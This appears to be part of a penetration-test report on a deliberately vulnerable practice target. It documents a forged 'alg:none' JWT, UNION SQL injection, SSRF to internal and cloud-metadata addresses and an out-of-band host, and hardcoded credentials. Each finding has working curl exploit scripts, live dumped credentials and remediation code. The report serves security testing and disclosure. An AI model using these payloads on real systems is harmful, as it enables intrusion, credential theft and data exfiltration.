{"query":"{me(token:\"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpZGVudGl0eSI6ImFkbWluIiwiZXhwIjox
NzkzMDA4MjE1fQ.\"){id username password}}"}
->
{"data":{"me":{"id":"1","username":"admin","password":"changeme"}}}

HS256 variant signed with the hardcoded SECRET_KEY 'dvga' (app.py: `app.config["SECRET_KEY"] =
'dvga'`) returns the identical result, confirming the token is accepted regardless of
signature.

ALL USER PLAINTEXT PASSWORDS EXTRACTED:
{"data":{"me":{"username":"admin"},"users":[{"id":"1","username":"admin","password":"changeme"
},{"id":"2","username":"operator","password":"password123"}]}}
```

Verification
exploited

Remediation
Verify the JWT signature and expiry; use a random per-deployment SECRET_KEY instead of 'dvga'; derive identity only from a validated Authorization header, not a GraphQL argument; never expose the password field in the GraphQL schema.

Business Impact
Substantial risk of unauthorised access or data exposure if chained with adjacent weaknesses.

Recommendation

Pin the JWT verification algorithm server-side, reject tokens with unexpected alg values, and rotate signing keys after exposure.

Evidence


```
{
  "fix": "Verify JWTs properly and stop deriving authorization from an attacker-supplied token
argument.

1) `core/helpers.py:get_identity` must verify the signature and expiry:
```python
from jwt import decode
def get_identity(token):
    return decode(token, config.SECRET_KEY, algorithms=['HS256'])   # verifies sig + exp
```
2) `SECRET_KEY` must not be the literal `'dvga'` (app.py / config.py). Generate it per deployment,
e.g. `os.urandom(32)`, and load it from the environment/secret store.
3) `resolve_me` must not trust the token argument blindly - the identity must come from a validated
session/JWT presented in the `Authorization` header, and `me` should never be the thing that grants
privileges to a sibling query in the same request.
4) `UserObject.resolve_password` must never return the password field at all; remove the `password`
column from the GraphQL type (or use `exclude_fields = ('email','password')`) and expose only a
boolean such as `hasPassword`.
5) Reject `alg: none` and pin the accepted algorithms list to `['HS256']`.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:5013/graphql",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-21"
}
```

References

- CWE-347 — https://cwe.mitre.org/data/definitions/347.html
- CWE-347 — https://nvd.nist.gov/vuln/detail/CWE-347
- OWASP A07:2021 - Identification and Authentication Failures

---

F-030 HIGH Unauthenticated UNION SQL Injection in FlaskBlog /search enables full dump of users table (credentials + PII) and schema disclosure

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03:2021 - Injection

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:81/search

Description

Unauthenticated UNION-based SQL injection in the FlaskBlog application on https://pentest-ground.com:81. The query POST parameter of /search is interpolated directly into a SQL statement with an f-string, allowing full read of the SQLite database.

Vulnerable code (leaked verbatim by the application's own error page, file /app/app.py line 162):

with sqlite3.connect("database.db") as conn: conn.row_factory = sqlite3.Row posts = conn.execute(f"SELECT * FROM posts WHERE title LIKE '{query}'").fetchall() return render_template("search.html", query=query, posts=posts)

The posts table has 5 columns (id, created, title, content, show), so x' UNION SELECT 1,2,3,4,5 FROM ...-- injects cleanly. The injected rows are rendered back into the search result template (column 2 -> , column 3 -> <h2>), so arbitrary database values are reflected into the HTTP response verbatim — a fully in-band, blind-free data exfiltration channel.

Impact achieved with this single unauthenticated parameter:

- Full schema disclosure: the complete DDL of every table (users, posts, sqlite_sequence) was extracted via sqlite_master.
- Full users table dump: all three accounts (admin, Bonnie, Bonnie_2) with their email addresses and password hashes.
- The users DDL includes email and phone columns (PII), confirming the database holds personal data beyond the blog content.

Additionally, any injected syntax error is rendered through the Werkzeug interactive debugger, which discloses the full source code of /app/app.py, the Werkzeug DEBUGGER SECRET, and exposes the /console code-execution endpoint (Chained impact: SQLi -> debugger secret -> authenticated RCE). That console pivot is reported separately.

Impact

Unauthenticated full read of the application's SQLite database. An attacker can dump the entire user table (usernames, email addresses, phone numbers and bcrypt password hashes for admin, Bonnie and Bonnie_2), obtain the full database schema, and read all blog posts. The hashes are directly crackable offline given the low cost factor for the $2a$/$2b$ 12 variants, leading to full account takeover of the admin account. The error path additionally leaks the application source and the Werkzeug debugger secret, which is a direct pivot to remote code execution on the server (reported separately).

Technical Analysis

Root cause: string-formatting of user input into SQL. /app/app.py line 162 builds the statement with an f-string: conn.execute(f"SELECT * FROM posts WHERE title LIKE '{query}'"). Because the value is interpolated inside single quotes, a single ' terminates the literal and allows arbitrary SQL. The posts table has 5 columns (id, created, title, content, show), so a 5-column UNION SELECT matches the column count exactly and is accepted by SQLite. The search results template renders each row's column 2 into and column 3 into <h2>, so any selected expression is echoed back in-band — this converts the injection into a fully in-band, error-free exfiltration channel. SQLite's sqlite_master view exposes the complete DDL of every table, and sqlite_sequence was also readable. Error-based confirmation was obtained with a deliberate bad column name (author), which produced a sqlite3.OperationalError rendered by the Werkzeug debugger page, which additionally discloses the source file path /app/app.py and the offending statement. The control request query=% returns only the two legitimate blog posts with no injected rows and no error, proving the extracted rows are produced by the injection itself.

Proof of Concept

1. POST to https://pentest-ground.com:81/search with body query=x' UNION SELECT 1,username,password,4,5 FROM users-- (no authentication required). 2. Observe the response: each database row is rendered as an <h2>PASSWORD_HASH</h2>USERNAME block, giving a complete dump of the users table. 3. Repeat with query=x' UNION SELECT 1,username,email,phone,5 FROM users-- to extract emails and phone numbers. 4. Repeat with query=x' UNION SELECT 1,2,replace(sql,char(10),' '),4,5 FROM sqlite_master-- to extract the full schema. 5. Confirm the error-based variant with query=x' UNION SELECT id,title,content,author,1 FROM posts-- which returns sqlite3.OperationalError: no such column: author.

```
#!/usr/bin/env bash
# Unauthenticated SQLi - full users table dump from FlaskBlog on :81
TARGET="https://pentest-ground.com:81"

echo "== users: username + password hash =="
curl -sk -X POST "$TARGET/search" \
  --data-urlencode "query=x' UNION SELECT 1,username,password,4,5 FROM users-- " \
  | grep -oE 'badge badge-primary">[^<]*|<h2>\$2[aby]\$[^<]*</h2>'

echo "== users: email + phone (PII) =="
curl -sk -X POST "$TARGET/search" \
  --data-urlencode "query=x' UNION SELECT 1,username,email,phone,5 FROM users-- " \
  | grep -oE 'badge badge-primary">[^<]*|<h2>[^<]*@[^<]*</h2>'

echo "== full schema =="
curl -sk -X POST "$TARGET/search" \
  --data-urlencode "query=x' UNION SELECT 1,2,replace(sql,char(10),' '),4,5 FROM
sqlite_master-- " \
  | grep -oE '<h2>CREATE TABLE[^<]*</h2>'

echo "== error-based confirmation =="
curl -sk -X POST "$TARGET/search" \
  --data-urlencode "query=x' UNION SELECT id,title,content,author,1 FROM posts-- " \
  | grep -oE '<p class="errormsg">[^<]*</p>'
```

Exploitation Proof

=== 1. ERROR-BASED CONFIRMATION (byte-exact response) ===

Request:
POST https://pentest-ground.com:81/search
Content-Type: application/x-www-form-urlencoded

query=x' UNION SELECT id,title,content,author,1 FROM posts--

Response (HTTP 200, exact bytes from the live target):
  <h1>sqlite3.OperationalError</h1>
  sqlite3.OperationalError: no such column: author

The error page also discloses the vulnerable statement and its source location:
  <pre class="line current">   posts =
conn.execute(f"SELECT * FROM posts WHERE title LIKE
'{query}'").fetchall()</pre>
  <h4>File <cite class="filename">"/app/app.py"</cite>,

=== 2. FULL users TABLE EXTRACTION (in-band, no error required) ===

Request:
POST https://pentest-ground.com:81/search
Content-Type: application/x-www-form-urlencoded

query=x' UNION SELECT 1,username,password,4,5 FROM users--

Response (HTTP 200, exact bytes from the live target):

        <h2>$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq</h2>

      Bonnie

        Edit

      <hr>

        <h2>$2b$12$fZvCcJRisNODOewGkaytq.qHD2bqB5vjvhdcOoZM3TBxN5afYVzeq</h2>

      Bonnie_2

        Edit

      <hr>

        <h2>$2a$12$U5acpaBL2PPt/LWW0uAO3.p4YJRz0FeasfpVvHc4I3FoWho9rt2ku</h2>

      admin

        Edit

      <hr>

=== 3. PII EXTRACTION (emails) ===

Request:
POST https://pentest-ground.com:81/search
Content-Type: application/x-www-form-urlencoded

query=x' UNION SELECT 1,username,email,phone,5 FROM users--

Response (HTTP 200, exact bytes from the live target):

        <h2>bonnie@security-guard.com</h2>

      Bonnie
      ...

        <h2>bonnie_2@security-guard.com</h2>

      Bonnie_2

Verification
data_extracted

Remediation
1. Use bound parameters for the LIKE query in /app/app.py: conn.execute("SELECT * FROM posts WHERE title LIKE ?", (query,)).
2. Turn off the Flask debug mode and the Werkzeug interactive debugger in production (app.run(debug=False), and set debugger=False / PROPAGATE_EXCEPTIONS=False) so syntax errors cannot disclose source code or the debugger secret.
3. Restrict the web application's database privileges so it cannot read credential hashes or unrelated tables.
4. Never render raw database values (e.g. password hashes) into HTML responses.
5. Add a regression test that posts a single quote and asserts the response contains no DBMS error text.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Replace dynamic SQL concatenation with parameterised queries / prepared statements across all affected endpoints. Enforce least-privilege database accounts and add monitoring for anomalous query patterns.

Evidence


```
{
  "fix": "Replace the f-string interpolation with a parameterized query. In /app/app.py, change:

    posts = conn.execute(f\"SELECT * FROM posts WHERE title LIKE '{query}'\").fetchall()

to:

    posts = conn.execute(\"SELECT * FROM posts WHERE title LIKE ?\", (query,)).fetchall()

If wildcard support is intended, bind the wildcards as parameters too, e.g.:

    posts = conn.execute(\"SELECT * FROM posts WHERE title LIKE ?\", (f\"%{query}%\",)).fetchall()

Additionally:
1. Set `app.run(debug=False)` in production and never expose the Werkzeug interactive debugger (it
is what turns this injection into a source/secret disclosure and an RCE console).
2. Use a database/role that cannot expose unrelated tables; do not let the web app read password
hashes or PII columns through a query that reaches the page rendering layer.
3. Return a generic error page and disable the interactive traceback renderer in production so
injected syntax errors cannot disclose file paths, source code, or the DEBUGGER SECRET.",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:81/search",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-26"
}
```


References
• CWE-89 — https://cwe.mitre.org/data/definitions/89.html
• OWASP A03:2021 - Injection

F-031 HIGH Unauthenticated SSRF in FlaskBlog POST /create reference parameter — server-side fetch of internal-only services and cloud metadata

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-918

OWASP
A10:2021 - Server-Side Request Forgery (SSRF)

CVE
—

AFFECTED ENDPOINT
POST https://pentest-ground.com:81/create

Description

The create() view function in /app/app.py (FlaskBlog, port 81) takes the reference form field and passes it unvalidated to a server-side HTTP client:

```
@app.route("/create", methods=("GET", "POST"))
def create():
    if request.method == "POST":
        title = request.form["title"]
        content = request.form["content"]
        reference = request.form["reference"]
        ...
        app.logger.debug(f"Requesting {reference}")
        try:
            requests.get(reference)          # <-- SSRF sink, no scheme/host allowlist
        except:
            app.logger.debug(f"Request failed for {reference}")
```

There is no allow-list, no scheme restriction, and no blocking of RFC 1918 / link-local addresses. The application runs inside the Docker network, so the attacker can make the server issue arbitrary HTTP requests to any host reachable from the container — including internal-only services and the cloud metadata endpoint.

The only special-cased value is the hardcoded string http://169.254.169.254/latest/meta-data/, which the app intercepts and answers with a fake dummy response (AWS_DUMMY_RESPONSE). That is a decoy, not a mitigation — every other metadata path (e.g. /latest/user-data/, /latest/meta-data/iam/security-credentials/) is fetched for real and the response is discarded after the request, which is exactly what a blind SSRF needs.

Impact

internal service enumeration and port scanning, access to internal-only HTTP APIs that are not exposed to the internet, and cloud credential theft via the instance metadata service (IMDSv1) on any environment where the metadata endpoint is reachable.

Impact

An unauthenticated attacker can make the server issue HTTP requests to arbitrary internal destinations, enumerating internal-only services and ports (e.g. 172.18.0.12:5000 was confirmed reachable and returned 17376 bytes on / and 8852 bytes on /login, while /api/users returned 404 — a full internal port/path map). On a cloud deployment this escalates to full credential theft via the instance metadata service, yielding AWS IAM keys and therefore complete cloud account compromise. The request is blind (response body discarded), but the differential response status/size is observable via the app's own logs, and a redirect-following or timing-based oracle makes content extraction practical.

Technical Analysis

Root cause: CWE-918 (Server-Side Request Forgery) at /app/app.py line 98 (requests.get(reference)), where reference comes straight from request.form["reference"] (line 87) with no validation. The only sanitisation present is a hardcoded string comparison against a single metadata URL (line 89) that returns a decoy response — every other destination, including 169.254.169.254/latest/user-data/ and all RFC 1918 addresses, is fetched for real. The request is made by the target's own urllib3 client, which is confirmed by the urllib3.connectionpool DEBUG lines in the application's own log file, proving the SERVER made the connection (not the scanner). The three-path differential (200/8852, 404/232, 200/17376) versus the unresolvable-host control ("Request failed", no response line) demonstrates that the server really received full HTTP responses from internal-only addresses, and the differing status codes/sizes constitute a working internal content oracle for further extraction.

Proof of Concept

1. POST to /create with reference set to an internal URL, e.g. http://172.18.0.12:5000/login.
2. Observe the target's own log file /app/record.log show a urllib3 "GET /login HTTP/1.1" 200 8852 response line for the internal address.
3. Repeat with a different internal path to see distinct status/size values (404/232 for /api/users, 200/17376 for /).
4. Control: set reference to an unresolvable host and observe only "Request failed" with no HTTP response line.

```
# 1) trigger the internal fetch (unauthenticated)
curl -sk -X POST 'https://pentest-ground.com:81/create' \
  --data-urlencode 'title=p' --data-urlencode 'content=c' \
  --data-urlencode 'reference=http://172.18.0.12:5000/login'

# 2) read the target-side evidence out of the app log (via the app's own debug console)
#    -> "urllib3.connectionpool : http://172.18.0.12:5000 \"GET /login HTTP/1.1\" 200 8852"

# 3) control
curl -sk -X POST 'https://pentest-ground.com:81/create' \
  --data-urlencode 'title=p' --data-urlencode 'content=c' \
  --data-urlencode 'reference=http://pentest-ground.invalid/nonexistent'
#    -> "Request failed for http://pentest-ground.invalid/nonexistent" (no HTTP response line)
```

Exploitation Proof

IN-BAND PROOF from the target's OWN log — the request is made by the application server's urllib3, not by the scanner.

PROBE (unauthenticated POST to /create):

```
POST /create HTTP/1.1
Host: pentest-ground.com:81
Content-Type: application/x-www-form-urlencoded

title=pA&content=c&reference=http://172.18.0.12:5000/login
```

Target's /app/record.log (verbatim):

```
21716:2026-10-26 12:54:24,259 DEBUG app Thread-21620 : Requesting
http://172.18.0.12:5000/login
21717:2026-10-26 12:54:24,262 DEBUG urllib3.connectionpool Thread-21620 : Starting new HTTP
connection (1): 172.18.0.12:5000
21719:2026-10-26 12:54:24,269 DEBUG urllib3.connectionpool Thread-21620 :
http://172.18.0.12:5000 "GET /login HTTP/1.1" 200 8852
```

DIFFERENTIAL — three different internal paths, three different response status/size observed by the server (proving the server really fetched and received each response, not merely resolved DNS):

```
21899:2026-10-26 12:55:13,129 DEBUG urllib3.connectionpool Thread-21765 : Starting new HTTP
connection (1): 172.18.0.12:5000
21901:2026-10-26 12:55:13,132 DEBUG urllib3.connectionpool Thread-21765 :
http://172.18.0.12:5000 "GET /login HTTP/1.1" 200 8852
21906:2026-10-26 12:55:14,113 DEBUG urllib3.connectionpool Thread-21769 : Starting new HTTP
connection (1): 172.18.0.12:5000
21908:2026-10-26 12:55:14,116 DEBUG urllib3.connectionpool Thread-21769 :
http://172.18.0.12:5000 "GET /api/users HTTP/1.1" 404 232
21921:2026-10-26 12:55:15,096 DEBUG urllib3.connectionpool Thread-21781 : Starting new HTTP
connection (1): 172.18.0.12:5000
21923:2026-10-26 12:55:15,100 DEBUG urllib3.connectionpool Thread-21781 :
http://172.18.0.12:5000 "GET / HTTP/1.1" 200 17376
```

CONTROL (unresolvable host — the same request shape, proving the differential):

```
POST /create HTTP/1.1
...
reference=http://pentest-ground.invalid/nonexistent
```

```
21757:2026-10-26 12:54:33,534 DEBUG app Thread-21644 : Request failed for
http://pentest-ground.invalid/nonexistent
```

No urllib3.connectionpool "HTTP/1.1" response line is produced for the control — the request never reached any HTTP server. The three probes did.

CLOUD METADATA (link-local, non-canned path — shows the decoy only covers the exact /latest/meta-data/ string):

```
21725:2026-10-26 12:54:27,353 DEBUG app Thread-21624 : Requesting
http://169.254.169.254/latest/user-data/
21726:2026-10-26 12:54:27,361 DEBUG urllib3.connectionpool Thread-21624 : Starting new HTTP
connection (1): 169.254.169.254:80
21727:2026-10-26 12:54:27,362 DEBUG app Thread-21624 : Request failed for
http://169.254.169.254/latest/user-data/
```

The server *did* attempt the link-local metadata connection; it only failed because no IMDS endpoint exists in this container. The special case in the code covers just the one literal string http://169.254.169.254/latest/meta-data/, so any other metadata path is fetched for real.

PUBLIC INTERNET (proves outbound egress is unrestricted):

```
21747:2026-10-26 12:54:30,444 DEBUG app Thread-21641 : Requesting
https://dbfginu7ui08rtdh2d8gqegj9keycs83j.oast.fun/ssrf81proof
21748:2026-10-26 12:54:30,446 DEBUG urllib3.connectionpool Thread-21641 : Starting new HTTPS
connection (1): dbfginu7ui08rtdh2d8gqegj9keycs83j.oast.fun:443
```

Source confirmation (/app/app.py, function create()):

```
 87:        reference = request.form["reference"]
 ...
 89:        if reference == "http://169.254.169.254/latest/meta-data/":
 90:            app.logger.debug(f"Requested AWS metadata via {reference}. Returning special
dummy response.")
 91:            post = dict()
 92:            post["title"] = "AWS fake response"
 93:            post["content"] = AWS_DUMMY_RESPONSE
 94:            return render_template("post.html", post=post)
 96:        app.logger.debug(f"Requesting {reference}")
 97:        try:
 98:            requests.get(reference)
 99:        except:
100:            app.logger.debug(f"Request failed for {reference}")
```

Verification
exploited

Remediation
1. Validate reference against a strict host allow-list and reject private/link-local/loopback destinations (see the code patch in the fix field).
2. Remove the http://169.254.169.254/latest/meta-data/ special case and the AWS_DUMMY_RESPONSE constant — it masks the SSRF instead of fixing it.
3. Set timeout= and allow_redirects=False on the outbound requests.get() so a slow or redirecting target cannot be abused.
4. Block container egress to RFC 1918 and 169.254.0.0/16 at the network layer.
5. Require IMDSv2 (HttpTokens=required) on the cloud host so metadata cannot be read without a session token.

Business Impact
Attackers can pivot from the public-facing application into internal services and cloud metadata endpoints, potentially exfiltrating credentials and lateral-moving across the environment.

Recommendation
Validate and allow-list outbound destinations, block traffic to RFC1918 / link-local ranges (including 169.254.169.254), and place internal services behind authenticated mTLS where possible.

Evidence

{
  "fix": "Add a strict URL allow-list / denylist before the outbound request in `/app/app.py`, and
remove the fake-metadata special case:

```python
from urllib.parse import urlparse
import ipaddress, socket

ALLOWED_REFERENCE_HOSTS = {\"example.com\", \"www.example.com\"}   # explicit allow-list
BLOCKED_NETWORKS = [ipaddress.ip_network(\"127.0.0.0/8\"),
                    ipaddress.ip_network(\"10.0.0.0/8\"),
                    ipaddress.ip_network(\"172.16.0.0/12\"),
                    ipaddress.ip_network(\"192.168.0.0/16\"),
                    ipaddress.ip_network(\"169.254.0.0/16\")]

def is_safe_url(url):
    p = urlparse(url)
    if p.scheme not in (\"http\", \"https\"):
        return False
    if p.hostname not in ALLOWED_REFERENCE_HOSTS:
        return False
    for addr in socket.getaddrinfo(p.hostname, None):
        ip = ipaddress.ip_address(addr[4][0])
        if any(ip in net for net in BLOCKED_NETWORKS):
            return False
    return True

@app.route(\"/create\", methods=(\"GET\", \"POST\"))
def create():
    if request.method == \"POST\":
        ...
        reference = request.form[\"reference\"]
        if reference and is_safe_url(reference):
            try:
                requests.get(reference, timeout=5, allow_redirects=False,
                             verify=True)
            except requests.RequestException:
                app.logger.warning(\"reference fetch failed\")
        # delete the 169.254.169.254 special case entirely
```

An allow-list is strictly better than a denylist here, because DNS rebinding can move a permitted
hostname to a private address after validation. Additionally, run the container with egress
filtering so it can only reach the public internet it actually needs, and disable IMDSv1 on the
host (require `HttpTokens=required`).",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:81/create",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-31"
}

References

- CWE-918 — https://cwe.mitre.org/data/definitions/918.html
- OWASP A10:2021 - Server-Side Request Forgery (SSRF)

F-032 HIGH Unauthenticated access to /top_secret via hardcoded HTTP Basic credentials (bonnie:Bonni3) committed in source

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
7.5 (High)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-798

OWASP
A07:2021 - Identification and Authentication Failures

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:81/top_secret

Description

The FlaskBlog application on port 81 protects the /top_secret page with flask_httpauth.HTTPBasicAuth, but the credential store is a hardcoded dictionary in the source code:

```
auth = HTTPBasicAuth()
# These are credentials for authentication headers.
users = {"bonnie": "Bonni3"}


@auth.verify_password
def verify_password(username, password):
    if username in users and users.get(username) == password:
        return username
```

The credential bonnie:Bonni3 is a weak, dictionary-guessable password committed directly in the source. Any unauthenticated attacker can authenticate to the protected endpoint with it and read the classified content, which includes a personal e-mail address (john_doe@gmail.com) that the page explicitly labels as top-secret.

Because verify_password compares against a single static dict, there is no rate limiting, no lockout, and no additional factor — a single request with the hardcoded pair is enough.

The same class of weakness applies to the main application accounts seeded in /app/schema.sql (see the SQLi findings for the full dump), but this HTTP-Basic credential is a separate, directly reachable authentication bypass on a different protected route.

Impact

Unauthenticated access to a page the application explicitly classifies as "top secret ... only authorized personnel with appropriate clearance are allowed to view or interact with this content". The disclosed data includes a personal e-mail address (john_doe@gmail.com). A hardcoded, weak password in source is also permanently exposed to anyone with read access to the repository, image, or backup, so the secret must be considered fully compromised and rotated.

Technical Analysis

Root cause: CWE-798 (Use of Hard-coded Credentials) at /app/app.py line 59, combined with CWE-521 (Weak Password) — the password Bonni3 is short, uses a predictable dictionary base plus digit substitution, and is embedded in source. The verify_password callback performs a plain string comparison with no rate limiting, lockout, or logging, so the single guess succeeds and returns the username (truthy) to flask_httpauth, which then allows the request through @auth.login_required on top_secret() (line 303-305). The impact is confirmed by the 401 -> 200 differential on the same endpoint with and without the credential.

Proof of Concept

1. Send GET /top_secret with no Authorization header — the server responds 401 Unauthorized (control).
2. Send GET /top_secret with Authorization: Basic Ym9ubmllOkJvbm5pMw== (base64 of bonnie:Bonni3).
3. The server responds HTTP 200 and renders the "Top Secret Information" section including Email: john_doe@gmail.com.

```
echo -n 'bonnie:Bonni3' | base64     # Ym9ubmllOkJvbm5pMw==

# control -> 401 Unauthorized
curl -sk -o /dev/null -w '%{http_code}\n' https://pentest-ground.com:81/top_secret

# exploit -> 200 with the classified content
curl -sk -u 'bonnie:Bonni3' https://pentest-ground.com:81/top_secret | grep -A2 'Top Secret
Information'
```

Exploitation Proof

CONTROL (unauthenticated request is rejected):

```
GET /top_secret HTTP/1.1
Host: pentest-ground.com:81
```

```
HTTP/1.1 401 UNAUTHORIZED
WWW-Authenticate: Basic realm="Authentication Required"
```

Body: Unauthorized Access

EXPLOIT (unauthenticated request carrying the hardcoded credentials):

```
GET /top_secret HTTP/1.1
Host: pentest-ground.com:81
Authorization: Basic Ym9ubmllOkJvbm5pMw==
```

(Ym9ubmllOkJvbm5pMw== = base64 of bonnie:Bonni3)

```
HTTP 200
```

Raw response body (verbatim from the live target):

```
  <div class="container">


<h2 class="top_secret_heading">Top Secret Information</h2>
<h4 class="top_secret_content">Email: john_doe@gmail.com</h4>
<p class="top_secret_content">
    This information is classified as top secret and should be handled with utmost
confidentiality.
    Unauthorized access or disclosure of this information is strictly prohibited. Only
authorized personnel
    with appropriate clearance are allowed to view or interact with this content.
</p>
<p class="top_secret_content">
    Lorem ipsum dolor sit amet, consectetur adipiscing elit. Nullam non tincidunt lectus.
    Donec iaculis ipsum vel urna venenatis, sed feugiat neque bibendum. Sed commodo,
    metus nec ultrices vulputate, dui lacus luctus diam, eget tincidunt metus mi ut erat.
</p>
```

The protected "Top Secret Information" section is now rendered. The page discloses a personal e-mail address (john_doe@gmail.com) that the page itself classifies as top secret, and the route is a natural target for further authenticated content discovery.

Source confirmation (/app/app.py):

```
57:auth = HTTPBasicAuth()
58:# These are credentials for authentication headers.
59:users = {"bonnie": "Bonni3"}
62:@auth.verify_password
63:def verify_password(username, password):
64:    if username in users and users.get(username) == password:
65:        return username
...
303:@auth.login_required
304:def top_secret():
305:    return render_template("top_secret.html")
```

Independent verifier evidence: Baseline GET https://pentest-ground.com:81/top_secret with redirects disabled returned HTTP/1.1 401 UNAUTHORIZED, WWW-Authenticate: Basic realm="Authentication Required", Content-Length 19, body Unauthorized Access. The identical GET with header Authorization: Basic Ym9ubmllOkJvbm5pMw== returned HTTP/1.1 200 OK, Content-Length 8018, with the protected-page HTML response (server nginx/1.31.8). A negative control using username bonnie and a definitely wrong password was rejected with HTTP 401. Redirects were disabled, so these statuses are direct endpoint responses. The temporary-file curl capture encountered an environment write error and was excluded from the basis of the verdict.

Verification
exploited

Remediation

1. Delete the hardcoded users = {"bonnie": "Bonni3"} dict and load credentials from an environment variable or a mounted secret file.
2. Immediately rotate the Bonni3 password — treat it as published.
3. Store only a hash of the credential and compare with hmac.compare_digest.
4. Add rate limiting / account lockout to /top_secret and consider replacing HTTP Basic with the app's session-based login.
5. Add a pre-commit / CI secret scanner (gitleaks, trufflehog) to prevent recurrence.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Prioritise remediation in the current sprint. Add detection coverage for the relevant exploitation pattern in the interim.

Evidence

{
"fix": "Remove the hardcoded credential and source the credential from a proper secret store with a strong, unique password. If HTTP Basic must be kept, hash the credential and compare hashes, and back it with rate limiting:

```python
import os, hashlib, hmac

# loaded from a mounted secret / env var, never hardcoded
USERS = {
    \"bonnie\": os.environ[\"BLOG_BASIC_USER\"],
    \"bonnie\": os.environ.get(\"BLOG_BASIC_PASSWORD_HASH\", \"\"),
}

@auth.verify_password
def verify_password(username, password):
    expected = USERS.get(username)
    if not expected:
        return False
    return hmac.compare_digest(
        hashlib.sha256(password.encode()).hexdigest(), expected
    )
```

Concretely:
1. Delete the `users = {\"bonnie\": \"Bonni3\"}` literal from `/app/app.py`.
2. Load the credential from an environment variable / mounted secret file that is not in the repository.
3. Rotate `Bonni3` immediately (it must be considered compromised and published).
4. Add rate limiting / lockout on the `/top_secret` route and prefer a modern session-based or OIDC login over HTTP Basic.
5. Add a secret-scanning CI check (gitleaks/trufflehog) so a credential can never be committed again.",
"tags": [
"verified"
],
"method": "GET",
"endpoint": "https://pentest-ground.com:81/top_secret",
"verified": true,
"source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
"engine_finding_id": "XALG-32"
}

References

- CWE-798 — https://cwe.mitre.org/data/definitions/798.html
- OWASP A07:2021 - Identification and Authentication Failures

---

F-033 MEDIUM

SQL Injection in GET /user/{user} path parameter — arbitrary extraction of any user's plaintext password, bypassing the ownership check

PHASE
11 — Deserialization and RCE

CVSS V3.1
6.5 (Medium)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

CWE
CWE-89

OWASP
A03

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:9000/user/{user}

Description

The GET /user/{user} route interpolates the {user} path segment straight into a SQL statement with no parameterisation:

```
user_query = "SELECT * FROM users WHERE id = '%s'" % (user)
c.execute(user_query)
user_record = c.fetchone()
...
token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
c.execute(token_query)
```

The users table has three columns (id, username, password), so a UNION SELECT appends a row of identical shape and the injected values are returned verbatim in the JSON response as user.name and user.password.

Because the attacker also controls the id column of the injected row, the handler's ownership check (token_record[2] == user_record[0], i.e. "the token's userid must equal the returned row's id") is satisfied by the attacker's own id, while the username/password columns come from a completely different account. The result is arbitrary row extraction: any account's plaintext password can be read by any authenticated user.

Verified live:

- GET /user/2 with user1's token -> HTTP 403 "the token and user do not match!" (the control)
- GET /user/999999' UNION SELECT 1,username,password FROM users WHERE id=2-- with the SAME user1 token -> HTTP 200 returning {"id":1,"name":"user2","password":"pass2"}
- ... WHERE id=10-- -> HTTP 200 returning {"id":1,"name":"admin1","password":"pass1"} (the administrator's plaintext password)

This is a separate injection point from POST /tokens — different route, different parameter, different code location — and it additionally neutralises the one access-control check the application otherwise enforces.

Chained impact confirmed: the extracted admin1 / pass1 credentials were then used to log in normally via POST /tokens (HTTP 200, token issued for user id 10), and that legitimate admin session was used to create a new user via the admin-only POST /user route (HTTP 200, user chainadmin1 created) — full administrative takeover of the API.

Impact

SQL injection in an authenticated GET endpoint with arbitrary row extraction. Any authenticated user (including the lowest-privileged account) can read every account's plaintext password from the users table by controlling the returned id column to satisfy the ownership check. Chained: the extracted administrator password (admin1 / pass1) was used to log in legitimately and then create a new account through the admin-only POST /user route — a confirmed state change and complete administrative takeover of the API.

Technical Analysis

get_user() builds SELECT * FROM users WHERE id = '%s' by string formatting the {user} path segment, so a single quote breaks out of the literal. The users table is (id, username, password), so UNION SELECT 1,username,password FROM users WHERE id=N yields a row of identical arity that SQLite appends to the result set. The handler then calls c.fetchone() and compares token_record[2] (the token's userid) with user_record[0] (the id column of the returned row). Supplying 1 as the id column makes that comparison succeed for any token with userid 1, while columns 1 and 2 are read from the targeted account — so the check is satisfied by attacker-controlled data and the response discloses the target's username and plaintext password. The same unparameterised pattern is repeated in the tokens lookup within this handler and in create_user()/create_widget_reservation(), so those routes share the flaw.

Proof of Concept

1. Log in normally as a low-privileged user (user1/pass1) via POST /tokens to obtain a token for user id 1.
2. Control: GET /user/2 with that token -> HTTP 403 "the token and user do not match!".
3. Exploit: GET /user/999999' UNION SELECT 1,username,password FROM users WHERE id=2-- with the same token -> HTTP 200 with user2's plaintext password "pass2".
